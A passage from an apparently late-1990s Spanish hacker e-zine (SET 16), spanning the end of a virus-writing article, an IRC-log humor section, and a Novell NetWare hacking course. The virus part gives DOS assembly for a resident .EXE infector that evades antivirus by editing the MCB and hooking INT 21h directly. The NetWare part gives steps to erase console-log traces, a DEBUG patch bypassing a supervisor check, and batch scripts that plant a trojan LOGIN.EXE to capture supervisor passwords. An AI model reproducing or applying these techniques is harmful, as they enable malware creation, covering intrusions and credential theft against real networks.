Mediante esta tecnica evitamos llamar al S.O para modificar el MCB, con lo que podemos saltarnos algunas protecciones antiviricas. Esta rutina sirve para virus infectores de .EXE ;)

```
<++> set_016/virus/tsrexe.asm
================================================================================

; Lo primero es pasar a un reg16 (en este caso AX) el Code Segment (PSP) ,
; lo decrementamos y lo pasamos a ES para obterner la memoria reservada por
; el anfitrion.

        mov     ax,ds                       ;DS=PSP
        dec     ax
        mov     ds,ax                       ;Ahora DS=MCB

;  Esto es porque el MCB oculta un parrafo (16 bytes) delante del PSP.

        cmp     ds:[0],'Z'                  ;Buscamos un Bloque Z porque es el
        jne     Exit                        ;ultimo

        sub     ds:[3],memory_we_want/16+1 ;El numero de parrafos de nuestro
                                            ;virus

; Ahora el DOS piensa que ha perdido esa memoria

        sub     ds:[12h],memory_we_want/16+1

                                            ;DS:[12h] ahora tiene el segmen-
                                            ;to donde pondremos el virus.

        mov     ax,word ptr ds:[12h]
        mov     es,ax                      ;ES=Direccion donde copiar el virus

        push    cs
        pop     ds                         ;DS=CS

        xor     di,di
        mov     si,bp                      ;SI=Comienzo del virus
        mov     cx,Virus_Size              ;Cantidad de bytes a mover.

        rep     movsb                      ;Mueve CX bytes de DS:SI a ES:DI
<-->
```

3.- INTERCEPTANDO INTERRUPCIONES

Bien, una vez nuestro virus esta en memoria es necesario "interceptar" alguna interrupcion para que este se active en algun momento y pueda realizar sus acciones.

La tabla de interrupciones esta localizada en memoria desde la posicion 0000:0000 hasta la 0000:0400h (o 0040:0000), justo detras de la zona de Informacion de la BIOS.Consiste en 256 dobles palabras, representadas de forma SEGMENTO:OFFSET.

Cuando una interrupcion es llamada ocurren estas dos cosas:

1- Los Flags se pulsan en el Stack.
2- Se realiza un FAR CALL al SEGMENTO:OFFSET que se haya en la tabla de interrupciones.

El procesador busca en la tabla de interrupciones la direccion a llamar, asi el procesador busca en la tabla de interrupciones la direccion del handler de la Interrupcion XX (desde 0 hasta 255); el segmento es 0000h y el offset Numero_de_interrupcion * 4.La tabla de interrupciones esta colocada en el "Intel reverse double word format" , esto es , primero el OFFSET y luego el SEGMENTO.

Para volver de una interrupcion, se usa la instruccion IRET. Esta instruccion realiza los pasos contrarios a los de arriba. Realiza un RETF para volver a la direccion anterior y un POPF para restaurar los flags.

Cuando un programa "captura" una interrupcion, osea, la redirige hacia la suya propia , tienen que cambiar los datos de la tabla de interrupciones. Esto se puede hacer usando el DOS o modificandola directamente.

3.1.- USANDO EL DOS PARA MODIFICAR INTERRUPCIONES

El DOS nos provee de dos llamadas que nos permiten hacer esto con suma facilidad, estas son la 35h y la 25h de la Interrupcion 21h.

```
    MOV AX,3521H                ;Esta funcion nos devuelve el vector
    INT 21H                     ;de la INT 21h

    MOV CS:[Old_21h],ES         ;en  ES:BX
    MOV CS:[Old_21h+2],BX       ;lo guardamos.

    MOV AX,2521h                ;Situamos nueva INT 21h.
    MOV DX,OFFSET INT21_VIR     ;Apuntando a nuestro HANDLE.
    INT 21H
    ...
    ...

INT21_VIR:
         cmp ax,4b00h           ;Esto es un ejemplo de una INT 21h virica.
         je  Infectar           ;que infectaria al ejecutar los files.
         ...
         ...

EXIT_INT: db 0eah               ;0eAh = JMP FAR (salto largo)

Old_21    dw ?,?                ;Direcion de la Antigua INT 21h
```

3.2.- EVITANDO EL DOS PARA MODIFICAR INTERRUPCIONES

Bien, yo soy mas partidario de modificar las interrupciones de esta forma ya que nos permite pasar mas desapercibidos ante los AV's y demas protectores residentes.

Ojo, que es muy importante hacerlo de esta manera si queremos infectar el fichero COMMAND.COM , no podremos usar las funciones 35h y 25h de la int 21h si el interprete de comandos aun no ha sido cargado !!

Debes tener el cuidado de INHABILITAR las interrupciones antes de modificar la INT y HABILITARLAS despues, sino, la interrupcion podria ser llamada mientras se esta modificando ... con resultados desastrosos 8-)

Esto podria ser algo asi:

```
   xor  ax,ax
   mov  es,ax                                ;ES= 0
   mov  ax,es:[21*4]                         ;ax=es:[84]
   mov  WORD PTR cs:[Old_21h],ax             ;Guardamos el segmento
   mov  ax,es:[21*4+2]                       ;ax=es:[86]
   mov  WORD PTR cs:[Old_21h],ax             ;Guardamos el offset

   cli                                       ;Inhabilita INTs
   mov  WORD PTR es:[21*4],OFFSET INT21_VIR  ;Situamos nuestra INT 21h
   mov  es:[21*4+2],cs
   sti                                       ;Habilita INTs
```

3.3.- CONSEJOS A TENER EN CUENTA EN TU VIRUS TSR

A) Asegurate de GUARDAR/RESTAURAR (push/pop) todos los registros que vayas a usar y que por lo tanto cambien.(Tambien puedes salvar los flags)

B) Asegurate de que en tu handle no llamas a una funcion que ya ha sido intercepatada, esto es, si tu quieres que tu virus infecte al cambiar atributos AH=43h , y luego quieres borrarle los atributos del fichero a infectar , NO PUEDES llamar a 43h para cambiar los atributos ¨logico no ? .. tendras que hacer una llamada FALSA a la interrupcion en cuestion, por ejemplo :

```
              mov  ax,4300h
              call Call_Int_21h
              ...

Call_Int_21h:
              pushf                           ;Salvamos los flags y hacemos
              call dword ptr [Int_21_Offset]  ;un Far Call para simular
              popf                            ;una llamada a la Interrupcion .
              ret
```

4.- CONCLUSION

```
  Bien, supongo que esto es suficiente para empezar a crear algun que
  otro virus "interesante", si teneis alguna duda o quereis poneros
  en contacto conmigo usad mi clave publica de PGP incluida en la revista



      ThE_WiZArD
  wizard555@hotmail.com


   -= Information is the greatest weapon of power to the modern wizard =-
```

EOF

```
-[ 0x0D ]--------------------------------------------------------------------
-[ REAL COMO LA VIDA MISMA ]--------------------------------------------------
-[ by SET STaff ]-------------------------------------------------------SET-16-


               ooooooooo  ooooooooooo      o      ooooo
                888    888  888    88      888      888
                888ooo88   888ooo8       8  88     888
                888  88o    888    oo    8oooo88    888      o
               o888o  88o8 o888ooo8888 o88o  o888o o888ooooo88

                       (:-{ COMO LA VIDA MISMA }-:)
```

  Tal y como refleja el titulo de esta nueva seccion, trataremos aqui situaciones tan reales como la vida misma. No es nuestra intencion ofender a nadie, criticar, dar mala imagen o burlarnos. Simplemente mostrar que se cuenta, que se publica y que se puede leer en aquellos lares ajenos a SET.

  Para empezar hemos capturado algunas conversaciones de los canales mas polemicos del IRC hispano. Estos son sin lugar a dudas cualquiera de los canales dedicados al hacking, y que han sufrido cierta proliferacion desde las denegaciones de acceso de los principales.

  Vamos a comenzar con un ejemplo clasico de cual es el tema principal en el IRC. Nada mas entrar en el canal #hacker...

```
*** natalia (~jkgh@x.x.x.x) has joined #hacker
<natalia> alguien me puede decir como conseguir PASWORDS DE FOTOS xxx
<natalia> o alguien me puede dar una pagina web gratis
```

  Esto sucedia una tarde de finales de Julio.

  Tenemos que reconocer que esto no es un hecho aislado. No es exclusivo de los canales de tematica hacking. Sin ir mas lejos a todos nos asaltan con querys pidiendo intercambio de fotografias o simplemente que visitemos su pedazo de pagina con sus fotos.

  Sin embargo, un rato mas tarde, en el canal #hack se podia leer la siguiente conversacion.

```
<oric_> un regalu
<DarkNail> se +
<oric_> http://www.hollywoodhardcore.com/ l:g00d p:g00d
```

  Claro, que asi, de golpe, cualquiera sabe de que se estaba hablando. En resumidas cuentas nada mas que el debate de siempre de quien es mas hacker. Y Oric_, despues de que se encendieran un poco los animos, decide hacer este regalito para calmar las aguas. Adecuado o no, esta ahi, y no es el unico.

  Mejor es que lo leais con vuestros propios ojitos, y saqueis vuestras propias conclusiones

```
*** nemona (@x.x.x) has joined #hack
<nemona> re
<][EiVoL][> :***************
*** tuareg (@x.x.x.x) has joined #hack
<R00TaWaY> Away! [ cristina’s time, ale.... ahi sus kedais... bbl... ]
           [Time/1h 21m] [Log/On]  [Page/On]
*** tuareg (@x.x.x.x) has left #hack
*** BINARIA sets mode: +o AlBeRd0
```

```
<nemona> eivoli~ooooooo
<^o_o^> :*****************
<AlBeRd0> thx BINARIA!!!!!
*** TheWizard sets mode: +o nemona
<nemona> dnz
<nemona> thx digo
<nemona> :*
<AlBeRd0> jaja
<^o_o^> :***********
<^o_o^> nemona pasa voz , please
<][EiVoL][> amore, ke pasa en este kanal ke nunka me dan op?
<^o_o^> y a mi nunca me dan voz?
<][EiVoL][> si si, azeros los distraidos
<][EiVoL][> :P
<BINARIA> por ke no sois nadie

        [ Buena respuesta. Digna de un alumno del curso Visual Hacker 98.
          Repasemos la leccion. No puedes ser alguien si no tienes el
          reconocimiento OHR, y no obtienes el OHR si no has aprobado
          el Visual Hacker... A ver, donde esta vuestro carnet del OHR
          que diga que podeis ser ops? ]

<oric_> eivol
<TheWizard> HAHAHAHA
<AlBeRd0> jijiji
<Yandros> Away! [ Haciendo cositas muyyyyy agradablesss!!! O:) ]
          [Time/0h 30m] [Log/Off] [Page/Off]
<BINARIA> + claro...
<^o_o^> oxe
<oric_> tiene el op tanta importancia?
<^o_o^>  que soy el autentico y ortiginal zapo
<^o_o^> :P
<^o_o^> 8
<nemona> dejar el tema plz
<nemona> :(
<^o_o^> 8P
<^o_o^> XD
*** omf (@x.x.x.x) has joined #hack
*** xs4sh (@x.x.x.x) has joined #hack
<omf> hola
<][EiVoL][> ke no somos nadie? anda klaro, y tu eres mejor ke yo?
<BINARIA> chapa
<BINARIA> no eres nacie en el canal
<BINARIA> o por lo menos no te conocemos
<BINARIA> en casa seras dios
<][EiVoL][> nop
*** BiLLsUcKs sets mode: +b
*** ][EiVoL][ was kicked by BiLLsUcKs (y si es alguien mas shulo soy yo, a mi
bini ni mirarla)
<BiLLsUcKs> se akabo
<BINARIA> pa shullo billi
<BINARIA> se mi xulo

        [ Lo dicho... Los mis amigos pueden ser los autenticos hackers.
          El resto no. No dialogo, no explicacion... Accion ]

<BINARIA> pero bueno la gente
*** xs4sh (@x.x.x.x) has left #hack
<BiLLsUcKs> shulo rulez
<BINARIA> leugo opeara a sus colegas y se creera kel canal es suyo

        [ Esa actitud me suena... ;> ]
```

```
<BINARIA> XD
<BiLLsUcKs> asi va este puto canal
<BINARIA> asi valmundo
<BINARIA> y la carita esta...
<BiLLsUcKs> llegan 3 nenes de univs y se creen los amos

        [ Claro, los de la universidad no saben nada. Los del instituto son
          lamers y el resto? ]

<BiLLsUcKs> en fin
<BINARIA> tambien decia algo?
<BiLLsUcKs> sip¿
<BINARIA> ^o_o^> XD
<BiLLsUcKs> y ke desias karita?
<BINARIA> es como si voy yo al canal #elquesea y sin conocerme dios de
          nadie.. exigo
<BINARIA> anda yaaa
<oric_> joder
<oric_> ke fuerte
<oric_> hablais del canal como si fuera buestro feudo
<oric_> XD
<oric_> jajajajaja
<BINARIA> es 'de todos'
<BINARIA> pero de ese, menos
<oric_> joder
<oric_> ke posesiba BINARIA ;P
<BiLLsUcKs> arfggh
<BiLLsUcKs> esta pe~a me mata
<BINARIA> aaaaaargh ese me manda un queriiiiiiiiiiiii
*** B|Lb0 (@x.x.x) has joined #hack
*** inted (@x.x.x.x) has joined #hack
<oric_> pos claro
<oric_> eso te pasa por buscar follon
<oric_> XD
<BINARIA> yo?? si ha sido el
<oric_> vive y deja vivir
<BINARIA> oric_ por cristo: callate
<BINARIA> espera.. tu ignore de siempre

        [ Ein?!?! Mejor sigamos ]

<oric_> X) vale vale
*** xs4sh (@x.x.x.x) has joined #hack
*** magni has quit IRC (Ping timeout for magni[x.x.x])
*** xs4sh (@x.x.x.x) has left #hack
*** opium- (@x.x.x) has joined #hack
<BINARIA> *que paz*
<BiLLsUcKs> se respira sobeo a query...
<BiLLsUcKs> pero ke paz
*** omf has quit IRC (Read error to omc[x.x.x.x]: Connection reset by peer)
<BiLLsUcKs> ui
<BiLLsUcKs> me pita el oido
<BiLLsUcKs> hehehehe xDDDDDD
*** mAix sets mode: +o inetd
<TheWizard> musica demasiao alta :)
*** dAb (@x.x.x.x) has joined #hack
<dAb> jeloy
<R00TaWaY> Away! [ cristina's time, ale.... ahi sus kedais... bbl... ]
           [Time/1h 21m] [Log/On]  [Page/On]
<dAb> me voy a mirmir
<dAb> :)
```

```
* dAb is gone... toy mimiendo <since(06:32pm)> <(l\on p\on)syntax>
*** Cy (@x.x.x) has joined #hack
*** BINARIA sets mode: +o dAb
*** Stk (@x.x.x) has joined #hack
<Stk> masmamamama
*** dAb sets mode: +o Cy
*** Shinji sets mode: +o Stk
<Cy> dabooooooooo
<Cy> jejejjeejee
<Stk> thx
<Cy> hermano
<Stk> ?
<dAb> :-*
<Stk> otro germen
<dAb> me voy pal sobre culega
*** Cy was kicked by Stk (Stk)
*** Stk sets mode: +b
*** dAb was kicked by Stk (Stk)
*** Stk sets mode: +b
<Stk> waste removed

 [ Original... Yo ya tengo mi opinion, y vosotros? ]
 [Paseante:    Clint Eastwood tiene sucesor. Bam!, Bam!, dispara vaquero!]
               Aqui vemos lo que algunos 'denuncian'. Una pandilla de
               adolescentes que se pasan todo el dia en el IRC yendo de
               "guays". Me suena haberlo leido en algun sitio :-?]

<BINARIA> uiiigh
<Stk> hola BINARIA
<BINARIA> hahah Stkkkkkkkkkkk X)) (DarkNail)
<Stk> hola pelon
<BINARIA> :) -:
<Yandros> Away! [ Haciendo cositas muyyyyy agradablesss!!! O:) ]
          [Time/0h 30m] [Log/Off] [Page/Off]
<BiLLsUcKs> ei Stkkk
<BiLLsUcKs> :******
*** BINARIA is now known as DarkNail
<BiLLsUcKs> konio
<BiLLsUcKs> el puto pelon
<BiLLsUcKs> kagondios
<DarkNail> BiLLLLLLLLLLLLLLLLLLLLLLLL
*** ^o_o^ has quit IRC (Un dia renacere con todo mi poder, y todo el que se
    creia superior demostrara sus mayores flaquezas, ^o_o^)
<BiLLsUcKs> me tienes abandonao
<BiLLsUcKs> *** ^o_o^ has quit IRC (Un dia renacere con todo mi poder, y todo
            el que se creia superior demostrara sus mayores flaquezas, ^o_o^)
<BiLLsUcKs> uuuuuuuuh zuzto
<BiLLsUcKs> XDDDDDDD
<EMF> X'D
<Stk> hahoahoaohaoha
<Stk> HOAHOAHOAHOA
*** BiLLsUcKs changes topic to "*** ^o_o^ has quit IRC (Un dia renacere con
    todo mi poder, y me comere todas las pollas ke pueda, ^o_o^)"
<DarkNail> para mi coleccioooooooooooooon (BINARIA)
<BiLLsUcKs> el topix pa tu koleccion
<BiLLsUcKs> xDDDDD
<EMF> X'D
<TheWizard> hahahahahahahah
```

  Mejor un descanso antes de continuar. Demasiado seguido puede ser malo para las neuronas. Ya veis el ambiente de solidaridad y compa¤erismo que se

respira. Es todo pura cordialidad.

  En el mismo canal, unos dias antes, se podia leer:

```
<Stk> alguien me quiere hacer un favor?
<^WaRLiKe^> Hola gentuza!
<Lan[S]er> hola maziza
*** Lan[S]er sets mode: +o ^WaRLiKe^
<Stk> alguien me quiere hacer un favor?
<R00TaWaY> Away! [ comiendo... ] [Time/0h 30m] [Log/On] [Page/On]
<Stk> mi amiga belica seguro que me lo hace
<Stk> :*
*** SiRk (@x.x.x) has joined #hack
<SiRk> nas
*** Shana sets mode: +o PaCoRRo
<Lan[S]er> me voy a comprar la comida
<^WaRLiKe^> thnks lans
*** Shana has quit IRC (Max Sendq exceeded)
*** The3rdMan is now known as kakaka
*** kakaka is now known as The3rdMan
<Lan[S]er> dime Stk
*** NAISMITH (@x.x.x.x) has joined #hack
*** tercero sets mode: +o NAISMITH
<Stk> no
*** Shana (@x.x.x) has joined #hack
<NAISMITH> buenassss
<Stk> tu no que me caes mal
<Shana> hola naisssssss
*** NAISMITH sets mode: +o Shana
<Shana> :))
<NAISMITH> pasa
<Shana> un burro por tu kasa
<NAISMITH> entramos todos al par
<NAISMITH> XD
<Shana> XDDDDDDD
<NAISMITH> burro na mas?
<Shana> sipes
<Shana> maz o menoz
*** Lan[S]er has quit IRC (el lag es mi mario joder)
<NAISMITH> joel
<NAISMITH> una caravan de burros
<NAISMITH> cargaos de grifa
<Shana> ke es grifa son como las chufas?
<NAISMITH> y televisores de contrabando no vendria nada mal
<NAISMITH> ujauja
<NAISMITH> si
<NAISMITH> pero de chufas de las qe se fuman
<Shana> okiz X3
<NAISMITH> normalmente la traen los moros metios nel culol
<NAISMITH> XD
<Shana> en el kulo?
<Shana> ahhhhhhhhhh
<NAISMITH> ujaaasipis
<NAISMITH> XD
*** Tite_ (~IRC-op@titerote.netspain.com) has joined #hack
*** CP sets mode: +o Tite_
<Stk> titerote cabezon
*** Tite_ (~IRC-op@titerote.netspain.com) has left #hack
<^WaRLiKe^> TitanluX ;***********
*** FreeMind (~dex@195.235.41.47) has joined #hack
*** CP sets mode: +o FreeMind
* Best_not (12_Best_) no esta aqui desde las 12 15:42:29 porque: Auto
```

```
  Ausencia Para avisos urgentes mandame un ctcp PAGE
*** JonyPorro (default@user151.ictnet.es) has joined #hack
<JonyPorro> hizzz
*** mainboard (keka@ppp136.200.redestb.es) has joined #hack
<_{Tite}_> titerote como??
<_{Tite}_> cabezon??!?!?!?!
<Stk> alguien que me pueda hacer un favor
<JonyPorro> kual
<Stk> ftp.demon.net
<Stk> en /pub/ibmpc/dos/apps/snews.uucp/exe/
<Stk> el file freeze.exe
<Stk> que lo pille y me lo envie
*** |fit0| sets mode: +o mainboard
<JonyPorro> no lo puedes hacer tu?
<Stk> no
<^WaRLiKe^> seteka kery cielo
<^WaRLiKe^> titan ente al kery
<^WaRLiKe^> enga k me tengo ir
<JonyPorro> ke te pasa?
<mainboard> sabeis algo de la fracaso?
<Stk> no preguntes tanto
<JonyPorro> vale, vale
<Stk> problemas del dns
<^WaRLiKe^> :D
<^WaRLiKe^> es k tenemonas un dns mu special
<^WaRLiKe^> xDDDDD
<JonyPorro> yo no puedo me estoy bajando 2 programas ya
<JonyPorro> xD
<Stk> :o
<Stk> dios
<JonyPorro> ke?
*** inetd is now known as int_away
<Stk> JODER ES QUE NADIE PUEDE HACER UN PUTO FTP?
```

  Solo dos palabras... Im-prezionante. Vamos a aprovechar este log para ense¤ar una cosita nueva.

  Si eres capaz de conectar al IRC, no es que tengas problemas de DNS. Veamos, el DNS, o Domain Name Server (Servidor de Nombres de Dominio) no hace otra cosa que sustituir el nombre usado como direccion, que puede ser perico.palotes.es, por su direccion IP real, que podria ser 194.75.128.4

  Si no funciona el servidor de DNS, siempre podremos acceder a la direccion problematica usando su IP directamente. Por eso conviene almacenar en un fichero o en una libretita aquellas IPs mas frecuentes o mas importantes.

  Tambien puede ser el caso de tener mal configurado el DNS, cosa habitual. Ahora lo que sucederia es que a unos dominios nos dejaria acceder, pero a otros no.

  Para cuando el problema es porque el servidor de DNS tiene problemas, siempre nos queda un recurso. Conectarnos a alguna maquina que podamos usar de proxy y de ahi saltar a la direccion destino original. Siempre cruzando los DIMMs, esperando tener la suerte de desde este nuevo proxy podamos saltar a la direccion final por una ruta alternativa.
Y con esto acabamos la clase de fundamentos basicos del DNS.

  Por el momento ha sido suficiente. Os recordamos que todos los recortes aqui mostrados se publican como mera informacion educativa, y a ser posible, divertida. Nada se ha hecho con intencion de burla.

Y nada mas... Solo recordaros que esta es una seccion en la que podeis (debeis) participar vosotros, enviandonos aquellos comentarios, recortes, etc. que pilleis por ahi y os parezcan adecuados. No hace falta que sean del IRC. Tambien pueden ser de las News, listas de correo, revistas, programas de television y/o radio, etc. De lo que se trata es de mostrar lo que pasa ahi fuera en cada numero.

Venga, colaborad, seguro que muchas veces habreis leido/vivido situaciones que os dejen "pasmados". Las queremos.

EOF

```
-[ 0x0E ]-------------------------------------------------------------------
-[ CURSO DE NOVELL NETWARE -IV- Y -V- ]-------------------------------------
-[ by MadFran ]-----------------------------------------------------SET-16-
```

Cuarto capitulo sobre Novell Netware

Capitulo - 04 LA CONSOLA

04-1 Como evitar los registros de consola.

Necesitamos acceso a la consola y privilegios de super. La red debe tener 3.11 o superior y que funcione CONLOG.NLM. Cualquier red en estas condiciones graba todos los mensajes en un archivo. Si lanzas SETPWD desde la consola, la respuesta se graba en el archivo log. Aqui estan los pasos para determinar si esta activada y como evitarlo.

- Teclea MODULES en la consola, busca CONLOG.NLM, si lo encuentras.... esta activo.
- Busca CONSOLE.LOG en SYS:ETC. Es un fichero de texto que se puede mirar pero no editar ni borrar si CONLOG esta activo.
- Unload CONLOG en la consola.
- Borra, o mejor edita CONSOLE.LOG, borrando tus rastros.
- Carga CONLOG. Te dara un mensaje.
- Lanza PURGE desde SYS:ETC para borrar viejas versiones de CONSOLE.LOG que tu editor puede haber dejado.

04-2 Se puede utilizar la password de RCONSOLE para que trabaje como Super ?

Si y no. En version 3.x, la password del super siempre funciona.

Un error frecuente acerca de la password del super en 3.x es utilizar un switch para que solo lo utilice la password del super.
Funciona asi :

```
LOAD REMOTE /P=
```

en lugar de

```
LOAD REMOTE RCONPASSWORD
```

El admin piensa que /P= desconecta a cualquier menos a super para RCONSOLE. De hecho la password se queda en /P=, dejandote entrar.

El segundo error mas frecuente es utilizar -S

La version 4.1 es un poco diferente. Funciona de la forma siguiente :

- En la consola teclea REMOTE SECRET, donde SECRET es la password de la consola.
- Teclea REMOTE ENCRYPT. Te pedira una password para encriptar.
- Esto te dara la version encriptada del password, y te dara la opcion de escribir LDREMOTE.NCF en el directorio SYS:SYSTEM, conteniendo todas las entradas que soportan la carga del Remote Console.
- Se puede lanzar LDREMOTE a partir de tu AUTOEXEC.NCF, o puedes cambiar la linea LOAD REMOTE en AUTOEXEC.NCF de la forma siguiente:

```
LOAD REMOTE SECRET
se convierte en
LOAD REMOTE -E 870B7E366363
```

Otra nota.
Para asegurar que el password de super funcione con RCONSOLE (4.02 o superior), a¤ade el switch para ocultar -US

```
LOAD REMOTE -E 870B7E366363 -US
```

Otro switch no documentado es -NP, que significa sin password.

04-3 Como puede evitar el bloqueo de MONITOR

Hay un camino facil y sencillo para hacerlo para hacerlo en 3.11 si tienes un servidor de impresion.
He aqui la explotacion del bug en 3.11

- Utiliza PCONSOLE para parar el servidor de impresion. Esto provoca que la ventana del monitor vaya a la ventana de la impresion y espera el enter para salir de la ventana.

PCONSOLE se lanza sin ninguna dificultad, pero una vez dentro no he encontrado ninguna opcion para parar el servidor.

- Vete a la ventana de la consola y teclea UNLOAD MONITOR.

- Mira en AUTOEXEC.NCF la linea PSERVER.NLM y manualmente vuelve a cargar PSERVER.NLM

Tanto en 3.x como en 4.x, intenta los pasos de la seccion 02-6.
Puedes probar cualquier password en la consola desbloqueada adema de desconectar la proteccion de password en 3.x

Quinto capitulo sobre Novell Netware

Capitulo - 05 ACCESOS A ARCHIVOS Y DIRECTORIOS

05-1 Como puedo ver archivos y directorios ocultos.

En lugar del comando normal DIR, utiliza NDIR (facil, no?).
NDIR *.* /S /H te permitira ver tambien los archivos de sistema.

05-2 Como puedo evitar el flag "execute-only"

Si un archivo esta marcado como solo para ejecutar, todavia es posible abrirlo. Abre el archivo con un programa que lea ejecutables y grabalo en otro directorio.

Tambien puedes probar X-AWAY.EXE para eliminar esta marca si el programa FLAG.EXE de Novell no puede hacerlo. Pero, de nuevo, X-AWAY.EXE solo funciona con privilegios de super.

Para desactivar el chequeo de accesos de super en X-AWAY, intenta lo siguiente :

```
REN X-AWAY.EXE WORK
DEBUG WORK
EB84 EB
W
Q
```

```
        REN WORK X-AWAY.EXE
```

Listo ! Cualquiera puede copiar archivos de solo ejecucion. El unico problema es que necesitas practicamente derechos totales en el directorio donde residen los archivos.

05-3 Como ocultar nuestra presencia despues de alterar archivos

El mejor metodo es usar Filer. Pasos a seguir para eliminar alteraciones de archivos.

- Lanza Filer o utiliza NDIR y apunta los atributos del archivo objetivo, sobre todo la fecha y propietario del archivo.
- Realiza los cambios en el archivo.
- Lanza Filer o utliza NDIR para ver si los atributos han cambiado. Si es asi, vuelvelos a sus valores originales.

Pulsando F1 en Filer, tendras toda la ayuda en linea que necesites, el camino mas rapido es lanzar Filer en el directorio donde esta el archivo, marcarlo y pulsar enter, seleccionando File Options y despues View/Set File Information. View y Edit y lo que desees.

05-4 Que es un troyano de Netware

Un troyano de Netware es un programa que supuestamente hace una cosa pero realmente hace otra, y esto utilizando las utilidades API de Netware. Yo nunca me he encontrado personalmente uno, pero asi es como en teoria funcionan.

- El troyano se coloca en una terminal a ser posible que utilice el administrador. El troyano se puede llamar algo parecido a CHKVOL.COM o VOLINFO.COM, que es un nombre real pero con extension COM. Se tiene que colocar en el path de la estacion de trabajo.

- Cuando se ejecuta, el troyano utiliza las llamadas API para determinar si la persona conectada tiene derechos de super, si no es asi pasa a la siguiente tarea. En caso contrario se ejecuta alguna accion para romper la seguridad.

- Despues se ejecuta CHKVOL.EXE o VOLINFO.EXE real como si nada.

La rotura de la seguridad tipicamente lo hace algun tipo de actividad de comando en linea que deberia ejecutarse por las llamadas del sistema. Por ejemplo, PROP.EXE podria ejecutarse para construir una propiedad y reemplazar LOGIN.EXE copiandolo en el server en el directorio SYS:LOGIN. O RW que permite acceso al SYS:SYSTEM para no-super usuarios como si fuera GUEST. Una vez activado el troyano se puede borrar a si mismo.

05-5 Que son los Trustee Diretory Assignments.

Lan God ha se¤alado que los Trustee Directory Assignements son los servicios peor entendidos y mal configurados de Novell Netware. Tipicamente un sitio seguro deberia tener Read y File Scan solo en pocos directorios, y no deberia tener ningun derecho en el directorio raiz de ningun directorio. Se pueden asignar derechos via el filtro Trustee Directory Assignements hacia abajo en el arbol del directorio, de forma que si un usuario tiene acceso de escritura en el directorio raiz, tambien tendra dichos derechos en todos los directorios que se encuentren debajo (a no ser que explicitamente se limite el derecho).

Los derechos no estan localizados en el bindery, sino en cada volumen.

A continuacion una breve descripcion de Trustees y Trustee Directory Assignements copiados de : COMP.OS.NETWARE.SECURITY, FAQ

Un "Trustee" es cualquier usuario o grupo que tiene derechos de acceso en un directorio. Los derechos de acceso son ligeramente distintos en Netware 2 que en 3.

S - Supervisor. Cualquier usuario con derechos de supervisor en un directorio tendra todos los demas derechos, esten o no explicitamente declarados. Las cuentas con derechos de Supervisor conservaran estos derechos en cualquier directorio.

R - Leer. Da derechos de lectura de archivos.

C - Crear. Permite crear archivos y directorios. A no ser que tenga derechos de escritura, no podra editar los archivos que han sido creados.

W - Escribir. Permite al usuario hacer cambios en archivos. A no ser que tengan tambien derechos de creacion, no podras editarlos, ya que las operaciones de escritura solo pueden usarse para ampliar archivos (no truncarlos, cosa que hacen los editores normales).

E - Borrar. Permite borrar y eliminar archivos.

M - Modificar. Permite modificar atributos de archivos.

F - Mirar. Permite al usuario ver informacion de archivos y directorios. Si un usuario no tiene derechos de mirar, no tendra evidencia alguna de la existencia de los archivos.

A - Control de acceso. Permite al usuario cambiar los derechos. Le permitira dar accesos tipo A a otros, quitar derechos y revocar derechos especificos. El unico problema es que es incluso posible quitar derechos de si mismo, con lo cual,...los pierdes.

Esto es como hacer el organigrama de tu empresa y.... no ponerte.

05-6 Explotacion de alguna asignacion de derechos

Hay dos formas. En 3.x el grupo EVERYONE tiene derechos en SYS:MAIL. Esto significa que el usuario (incluso GUEST) puede escribir archivos en cualquier subdirectorio en SYS:MAIL.

No es totalmente cierto. Puedes escribir en los directorios que tienes derechos. Estos varian en funcion de lusuario

Las primeras versiones de Netware incluian un sencillo paquete de mail, y todo nuevo usuario tiene un subdirectorio en MAIL con derechos RRCWEMF, con su numero de identificacion. Un numero importante es el 1, que pertenece al supervisor. Aqui hay un sistema de explotarlo.

TRUCO No 1

- Login como GUEST y cambia al directorio SYS:MAIL
  (En realidad cualquier directorio es bueno)

- Teclea DIR. Veras un subdirectorio, este es el que pertenece a GUEST.
  Cambia a este subdirectorio (Por ejemplo C0003043)

- Teclea DIR. Si no hay ningun archivo llamado LOGIN, puedes proseguir.
  Si hay algun archivo LOGIN, incluso vacio, no puedes hacerlo.

- Copia la version itsme de PROP.EXE y LOGIN.EXE en el directorio
  SYS:MAIL\C0003043.

- Crea un archivo batch (llamalo BOM.BAT) en este directorio, con el
  siguiente contenido.

```
@ECHO OFF
FLAG \LOGIN\LOGIN.EXE N > NUL *REM Cambia los atributos de LOGIN a Normal
COPY \MAIL\C0003043\LOGIN.EXE \LOGIN\LOGIN.EXE > NUL
FLAG \LOGIN\LOGIN.EXE SRO > NUL *REM Cambia a S (Compartible)
RO (Solo Lectura)
\MAIL\C0003043\PROP -C > NUL
```

- Crea un archivo LOGIN.BAT con el contenido siguiente.

```
MAP DISPLAY OFF
MAP ERRORS OFF
MAP G:=3DSYS:
G: * REM En algun sistema DRIVE G:
COMMAND /C #\MAIL\1\BOMB
F: * REM En algun sistema DRIVE F:
MAP DELETE G:
```

- Ahora copia los archivos en el directorio del supervisor desde el drive
  mapeado al volumen SYS:

```
TYPE BOMB.BAT > \MAIL\1\BOMB.BAT
TYPE LOGIN > \MAIL\1\LOGIN
```

Como no tengas derechos de supervisor, esto no hay quien lo haga

La proxima vez que el supervisor se conecte el archivo LOGIN.EXE original es reemplazado y se ejecuta PROP.EXE, capturando passwords. Lanza PROP mas tarde para cosechar los passwords cazados. Tendras todos los passwords (incluidos los del supervisor). No te olvides de borrar los archivos LOGIN y BOMB.BAT. El administrador puede evitar esto creando login scripts personales o a¤adiendo un comando EXIT al final del System Login Scrip. Las ultimas versiones de Netware crean un archivo LOGIN vacio en los directorios SYS:MAIL.

TRUCO No 2

Pegasus mail tiene un fallo que lo enlaza con los derechos de creacion en SYS:MAIL. He aqui como usarlo :

- Creas un archivo RULES.PMQ que lanza un programa despues de recibir un
  mensaje mail. El programa es algo parecido a esto.

```
COMMAND /C F:\MAIL\1\BOMB.BAT
```

- Supongamos que tu directorio mail es SYS:MAIL\C0003043. Copia PROP.EXE
  y LOGIN.EXE (version istme) en este directorio.

- Tu BOMB.BAT deberia ser algo asi.

```
@ECHO OFF
FLAG \LOGIN\LOGIN.EXE N > NUL
```

```
   COPY \MAIL\C0003043\LOGIN.EXE \LOGIN\LOGIN.EXE > NUL
   FLAG \LOGIN\LOGIN.EXE SRO > NUL
   \MAIL\C0003043\PROP -C > NUL
```

- Cuando el super lea el mail, se activa LOGIN.EXE y empieza a capturar
